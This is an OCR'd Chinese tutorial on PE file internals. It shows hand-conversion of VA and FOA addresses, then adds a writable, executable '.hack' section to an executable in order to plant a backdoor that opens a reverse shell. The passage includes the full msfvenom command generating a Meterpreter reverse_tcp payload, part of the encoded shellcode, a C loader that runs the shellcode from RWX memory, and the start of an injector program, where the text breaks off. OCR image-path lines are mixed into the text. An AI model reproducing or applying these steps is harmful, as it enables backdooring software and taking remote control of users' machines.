
PE 格式:手工给程序插入 ShellCode

【摘要】PE 格式是 Windows 下最常用的可执行文件格式,理解 PE 文件格式不仅可以了解操作系统的加载流程,还可以更好的理解操作系统对进程和内存相关的管理知识,而有些技术必须建立在了解 PE 文件格式的基础上,如文件加密与解密,病毒分析,外挂技术等，本次实验的目标是手工修改或增加节区，并给特定可执行程序插入一段 ShellCode 代码，实现程序运行自动反弹一个 Shell 会话。 VA 地址与 FOA 地址互转 首先...

PE 格式是 Windows 下最常用的可执行文件格式,理解 PE 文件格式不仅可以了解操作系统的加载流程,还可以更好的理解操作系统对进程和内存相关的管理知识,而有些技术必须建立在了解 PE 文件格式的基础上,如文件加密与解密,病毒分析,外挂技术等，本次实验的目标是手工修改或增加节区，并给特定可执行程序插入一段 ShellCode 代码，实现程序运行自动反弹一个 Shell 会话。

VA 地址与 FOA 地址互转

首先我们先来演示一下内存 VA 地址与 FOA 地址互相转换的方式，通过使用 WinHEX 打开一个二进制文件，打开后我们只需要关注如下蓝色注释为映像建议装入基址，黄色注释为映像装入后的 RVA 偏移。




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
000000B0	BA	0B	25	3C	62	F4	EE	3C	67	F4	EF	3C	50	F4	EE	3C	º %<bôî<gôï<Pôî<
000000C0	6A	A6	0B	3C	65	F4	EE	3C	6A	A6	35	3C	66	F4	EE	3C	j¦ <eôî<j¦5<fôî<
000000D0	67	F4	79	3C	66	F4	EE	3C	6A	A6	30	3C	66	F4	EE	3C	gôy<fôî<j¦0<fôî<
000000E0	52	69	63	68	67	F4	EE	3C	00	00	00	00	00	00	00	00	Richgôî<
000000F0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00	PE L
00000100	0F	77	BD	5D	00	00	00	00	00	00	00	00	E0	00	02	01	w½] à
00000110	0B	01	0C	00	00	0C	00	00	00	2E	00	00	00	00	00	00	.
00000120	8B	15	00	00	00	10	00	00	00	20	00	00	00	00	40	00	< @
00000130	00	10	00	00	00	02	00	00	06	00	00	00	00	00	00	00	
00000140	06	00	00	00	00	00	00	00	00	70	00	00	00	04	00	00	p
00000150	00	00	00	00	02	00	40	81	00	00	10	00	00	10	00	00	@
00000160	00	00	10	00	00	10	00	00	00	00	00	00	10	00	00	00	

通过上方的截图结合 PE 文件结构图我们可得知 `0000158B` 为映像装入内存后的 RVA 偏移，紧随其后的 `00400000` 则是映像的建议装入基址，为什么是建议而不是绝对？别急后面慢来来解释。

通过上方的已知条件我们就可以计算出程序实际装入内存后的入口地址了，公式如下：

VA(实际装入地址) = ImageBase(基址) + RVA(偏移) => 00400000 + 0000158B = 0040158B

找到了程序的 OEP 以后，接着我们来判断一下这个 `0040158B` 属于那个节区，以.text 节区为例，下图我们通过观察区段可知，第一处橙色位置 `00000B44 (节区尺寸)`，第二处紫色位置 `00001000 (节区 RVA)`，第三处 `00000C00 (文件对齐尺寸)`，第四处 `00000400 (文件中的偏移)`，第五处 `60000020 (节区属性)`。



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
000001D0	00	20	00	00	E8	00	00	00	00	00	00	00	00	00	00	00	è
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000001F0	2E	74	65	78	74	00	00	00	44	0B	00	00	00	10	00	00	.text D
00000200	00	0C	00	00	00	04	00	00	00	00	00	00	00	00	00	00	
00000210	00	00	00	00	20	00	00	60	2E	72	64	61	74	61	00	00	`.rdata
00000220	9A	07	00	00	00	20	00	00	00	08	00	00	00	10	00	00	š
00000230	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	40	@ @
00000240	2E	64	61	74	61	00	00	00	18	05	00	00	00	30	00	00	.data 0
00000250	00	02	00	00	00	18	00	00	00	00	00	00	00	00	00	00	
00000260	00	00	00	00	40	00	00	C0	2E	72	73	72	63	00	00	00	@ À.rsrc
00000270	B0	1D	00	00	00	40	00	00	00	1E	00	00	00	1A	00	00	° @

得到了上方 text 节的相关数据，我们就可以判断程序的 OEP 到底落在了那个节区中，这里以.text 节为例子，计算公式如下：


虚拟地址开始位置：节区基地址 + 节区 RVA => 00400000 + 00001000 = 00401000

虚拟地址结束位置：text 节地址 + 节区尺寸 => 00401000 + 00000B44 = 00401B44

经过计算得知 .text 节所在区间（401000 - 401B44） 你的装入 VA 地址 `0040158B` 只要在区间里面就证明在本节区中，此处的 VA 地址是在 `401000 - 401B44` 区间内的，则说明它属于.text 节。

经过上面的公式计算我们知道了程序的 OEP 位置是落在了.text 节，此时你兴致勃勃的打开 x64DBG 想去验证一下公式是否计算正确不料，

尼玛！这地址根本不是 400000 开头啊，这是什么鬼？




上图中出现的这种情况就是关于随机基址的问题，在新版的 VS 编译器上存在一个选项是否要启用随机基址(默认启用)，至于这个随机基址

的作用，猜测可能是为了防止缓冲区溢出之类的烂七八糟的东西。

为了方便我们调试，我们需要手动干掉它，其对应到 PE 文件中的结构为 IMAGE_NT_HEADERS -> IMAGE_OPTIONAL_HEADER ->

DllCharacteristics 相对于 PE 头的偏移为 90 字节，只需要修改这个标志即可，修改方式 `x64：6081 改 2081` 相对于 `x86：4081 改`

`0081` 以 X86 程序为例，修改后如下图所示。



经过上面对标志位的修改，程序再次载入就能够停在 `0040158B` 的位置，也就是程序的 OEP，接下来我们将通过公式计算出该 OEP 对应到文件中的位置。


.text(节首地址) = ImageBase + 节区 RVA => 00400000 + 00001000 = 00401000

VA(虚拟地址) = ImageBase + RVA(偏移) => 00400000 + 0000158B = 0040158B

RVA(相对偏移) = VA - (.text 节首地址) => 0040158B - 00401000 = 58B


FOA(文件偏移) = RVA + .text 节对应到文件中的偏移 => 58B + 400 = 98B

经过公式的计算，我们找到了虚拟地址 `0040158B` 对应到文件中的位置是 `98B`，通过 WinHEX 定位过去，即可看到 OEP 处的机器码指令了。



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000970	00	75	0B	FF	15	68	20	40	00	A1	[illegible]	30	40	00	C7	45	u ÿ h @ ¡ 0@ ÇE
00000980	FC	FE	FF	FF	FF	E8	3B	05	00	00	C3	E8	E1	02	00	00	üþÿÿÿè; Ãèá
00000990	E9	49	FE	FF	FF	55	8B	EC	FF	15	18	20	40	00	6A	01	éIþÿÿU‹ìÿ @ j
000009A0	A3	54	33	40	00	E8	52	05	00	00	FF	75	08	E8	50	05	£T3@ èR ÿu èP
000009B0	00	00	83	3D	54	33	40	00	00	59	59	75	08	6A	01	E8	ƒ=T3@ YYu j è
000009C0	38	05	00	00	59	68	09	04	00	C0	E8	39	05	00	00	59	8 Yh Àè9 Y
000009D0	5D	C3	55	8B	EC	81	EC	24	03	00	00	6A	17	E8	5C	05	]ÃU‹ì ì$ j è\
000009E0	00	00	85	C0	74	05	6A	02	59	CD	29	A3	38	31	40	00	…Àt j YÍ)£81@

接着我们来计算一下.text 节区的结束地址，通过文件的偏移加上文件对齐尺寸即可得到.text 节的结束地址 `400+C00= 1000`，那么我们主要就在文件偏移为(98B - 1000)在该区间中找空白的地方，此处我找到了在文件偏移为 1000 之前的位置有一段空白区域，如下图：



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000F40	14	20	40	00	00	00	00	00	00	00	00	00	00	00	00	00	@
00000F50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000F60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000F70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000F80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000F90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000FA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

接着我么通过公式计算一下文件偏移为 `0xF43` 的位置，其对应到 VA 虚拟地址是多少，公式如下：


.text(节首地址) = ImageBase + 节区 RVA => 00400000 + 00001000 = 00401000

VPK(实际大小) = (text 节首地址 - ImageBase) - 实际偏移 => 401000-400000-400 = C00

VA(虚拟地址) = FOA(.text 节) + ImageBase + VPK => F43+400000+C00 = 401B43

计算后直接 X64DBG 跳转过去，我们从 `00401B44` 的位置向下全部填充为 90(nop)，然后直接保存文件。

再次使用 WinHEX 查看文件偏移为 `0xF43` 的位置，会发现已经全部替换成了 90 指令，说明计算正确。




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000F30	40	00	FF	25	28	20	40	00	FF	25	24	20	40	00	FF	25	@ ÿ%(@ ÿ%$ @ ÿ%
00000F40	14	20	40	00	90	90	90	90	90	90	90	90	90	90	90	90	@
00000F50	90	90	90	90	90	90	90	90	90	90	90	90	90	90	00	00	
00000F60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000F70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000F80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000F90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000FA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000FB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000FC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

到此文件偏移与虚拟偏移的转换就结束了，其实在我们使用 X64DBG 修改可执行文件指令的时候，X64DBG 默认为我们做了上面的这些转换工作，其实这也能够解释为什么不脱壳的软件无法直接修改，因为 X64DBG 根本无法计算出文件偏移与虚拟偏移之间的对应关系，所以就无法保存文件了（热补丁除外）。

新建节区并插入 ShellCode

经过了上面的学习相信你已经能够独立完成 FOA 与 VA 之间的互转了，接下来我们将实现在程序中插入新节区，并向新节区内插入一段能够反向连接的 ShellCode 代码，并保证插入后门的程序依旧能够正常运行不被干扰，为了能够更好的复习 PE 相关知识，此处的偏移全部手动计算不借助任何工具，请确保你已经掌握了 FOA 与 VA 之间的转换关系然后再继续学习。


首先我们的目标是新建一个新节区，我们需要根据.text 节的内容进行仿写，先来看区段的书写规则：



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
000001D0	00	20	00	00	E8	00	00	00	00	00	00	00	00	00	00	00	è
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000001F0	2E	74	65	78	74	00	00	00	44	0B	00	00	00	10	00	00	.text D
00000200	00	0C	00	00	00	04	00	00	00	00	00	00	00	00	00	00	
00000210	00	00	00	00	20	00	00	60	2E	72	64	61	74	61	00	00	`.rdata
00000220	9A	07	00	00	00	20	00	00	00	08	00	00	00	10	00	00	š
00000230	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	40	@ @


上图中：一般情况下区段的总长度不可大于 40 个字节，其中 2E 标志着 PE 区段的开始位置，后面紧随其后的 7 个字节的区域为区段的名称，由于只有 7 个字节的存储空间故最多只能使用 6 个字符来命名，而第一处蓝色部分则为该节在内存中展开的虚拟大小，第二处蓝色部分为在文件中的实际大小，第一处绿色部分为该节在内存中的虚拟偏移，第二处绿色部分为文件偏移，而最后的黄色部分就是该节的节区属性。

既然知道了节区中每个成员之间的关系，那么我们就可以开始仿写了，仿写需要在程序中最后一个节的后面继续写，而该程序中的最后一个节是.reloc 节，在 reloc 节的后面会有一大片空白区域，如下图：



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000280	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	40	@ @
00000290	2E	72	65	6C	6F	63	00	00	84	01	00	00	00	60	00	00	.reloc „ `
000002A0	00	02	00	00	00	38	00	00	00	00	00	00	00	00	00	00	8
000002B0	00	00	00	00	40	00	00	42	00	00	00	00	00	00	00	00	@ B
000002C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000002D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000002E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000002F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

如下图：我们仿写一个`.hack`节区，该节区虚拟大小为 1000 字节(蓝色一)，对应的实际大小也是 1000 字节(蓝色二)，节区属性为`200000E0`可读可写可执行，绿色部分是需要我们计算才能得到的，继续向下看。



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000280	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	40	@ @
00000290	2E	72	65	6C	6F	63	00	00	84	01	00	00	00	60	00	00	.reloc „ `
000002A0	00	02	00	00	00	38	00	00	00	00	00	00	00	00	00	00	8
000002B0	00	00	00	00	40	00	00	42	2E	68	61	63	6B	00	00	00	@ B.hack
000002C0	00	10	00	00	00	00	00	00	00	10	00	00	00	00	00	00	
000002D0	00	00	00	00	00	00	00	00	00	00	00	00	E0	00	00	20	à
000002E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000002F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	


接着我们通过公式计算一下.hack 的虚拟偏移与实际偏移应该设置为多少，公式如下：

.hack 虚拟偏移：虚拟偏移(.reloc) + 虚拟大小(.hack) => 00006000 + 00001000 = 00007000


.hack 实际偏移：实际偏移(.reloc) + 实际大小(.reloc) => 00003800 + 00000200 = 00003A00

经过公式推导我们可得知 `.hack` 节，虚拟偏移应设置为 `00007000` 实际偏移设置为 `00003A00` 节区长度为 1000 字节，将其填充到绿色位置


即可，如下图：



最后在文件末尾，插入 1000 个 0 字节填充，以作为我们填充 ShellCode 的具体位置，1000 个 0 字节的话 WinHEX 需要填充 4096




到此其实还没结束，我们还落下了一个关键的地方，那就是在 PE 文件的开头，有一个控制节区数目的变量，此处因为我们增加了一个所以需要将其从 `5` 个改为 `6` 个，由于我们新增了 `0x1000` 的节区空间，那么相应的镜像大小也要加 `0x1000` 如图黄色部分原始大小为 `00007000` 此处改为 `00008000` 即可。



Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00000224	52	69	63	68	67	F4	EE	3C	00	00	00	00	00	00	00	00	Richgôî<
00000240	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	06	00	PE L
00000256	0F	77	BD	5D	00	00	00	00	00	00	00	00	E0	00	02	01	w½] à
00000272	0B	01	0C	00	00	0C	00	00	00	2E	00	00	00	00	00	00	.
00000288	8B	15	00	00	00	10	00	00	00	20	00	00	00	00	40	00	‹ @
00000304	00	10	00	00	00	02	00	00	06	00	00	00	00	00	00	00	
00000320	06	00	00	00	00	00	00	00	00	80	00	00	00	04	00	00	€
00000336	00	00	00	00	02	00	00	81	00	00	10	00	00	10	00	00	
00000352	00	00	10	00	00	10	00	00	00	00	00	00	10	00	00	00	

打开 X64DBG 载入修改好的程序，会发现我们的.hack 节成功被系统识别了，到此节的插入已经实现了。



CPU | 流程图 | 日志 | 笔记 | 断点 | 内存布局 | 调用堆栈 | SEH链 | 脚本

地址	大小	页面信息	内容	类型	页面保护
00377000	0000E000			PRV	-RW--
00385000	0007B000	保留 (00200000)		PRV	
00400000	00001000	setup.exe		IMG	-R---
00401000	00001000	".text"	可执行代码	IMG	ER---
00402000	00001000	".rdata"	只读的已初始化数据	IMG	-R---
00403000	00001000	".data"	已初始化的数据	IMG	-RW--
00404000	00002000	".rsrc"	资源	IMG	-R---
00406000	00001000	".reloc"	基重定位数据	IMG	-R---
00407000	00001000	".hack"		IMG	ERW--
00410000	00035000	保留		PRV	

接下来的工作就是向我们插入的节中植入一段可以实现反弹 Shell 会话的代码片段，你可以自己编写也可使用工具，此处为了简单起见我就使用黑客利器 `Metasploit` 生成反向 ShellCode 代码，执行命令：

```
[root@localhost ~]# msfvenom -a x86 --platform Windows ¥
-p windows/meterpreter/reverse_tcp ¥
-b '¥x00¥x0b' LHOST=192.168.1.30 LPORT=9999 -f c
```

关于命令介绍：-a 指定平台架构，–platform 指定攻击系统，-p 指定一个反向连接 shell 会话，-b 的话是去除坏字节，并指定攻击主机的 IP 与端口信息，执行命令后会生成一段有效攻击载荷。

```
[root@localhost ~]# msfvenom -a x86 --platform Windows \
> -p windows/meterpreter/reverse_tcp \
> -b '\x00\x0b' LHOST=192.168.1.30 LPORT=9999 -f c

Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\xdb\xda\xd9\x74\x24\xf4\x5d\x29\xc9\xb1\x56\xba\xd5\xe5\x72"
"\xb7\x31\x55\x18\x83\xed\xfc\x03\x55\xc1\x07\x87\x4b\x01\x45"
"\x68\xb4\xd1\x2a\xe0\x51\xe0\x6a\x96\x12\x52\x5b\xdc\x77\x5e"
"\x10\xb0\x63\xd5\x54\x1d\x83\x5e\xd2\x7b\xaa\x5f\x4f\xbf\xad"
"\xe3\x92\xec\x0d\xda\x5c\xe1\x4c\x1b\x80\x08\x1c\xf4\xce\xbf"
```

为了保证生成的 ShellCode 可用性，你可以通过将生成的 ShellCode 加入到测试程序中测试调用效果，此处我就不测试了，直接贴出测试代码吧，你只需要将 buf[]数组填充为上方的 Shell 代码即可。

```
#include <Windows.h>
#include <stdio.h>
#pragma comment(linker, "/section:.data,RWE")

unsigned char buf[] = "";

typedef void(__stdcall *CODE) ();
int main()
{
	//((void(*)(void))&buf)();
	PVOID pFunction = NULL;
	pFunction = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
	memcpy(pFunction, buf, sizeof(buf));
	CODE StartShell = (CODE)pFunction;
	StartShell();
}
```

此时我们需要将上方生成的 ShellCode 注入到我们新加入的区段中，区段实际偏移是 `0x3A00`，此处的二进制代码较多不可能手动一个个填写，机智的我写了一个小程序，即可完成自动填充，附上代码吧。

```
#include <Windows.h>
#include <stdio.h>

unsigned char buf[] =
"¥xdb¥xda¥xd9¥x74¥x24¥xf4¥x5d¥x29¥xc9¥xb1¥x56¥xba¥xd5¥xe5¥x72"
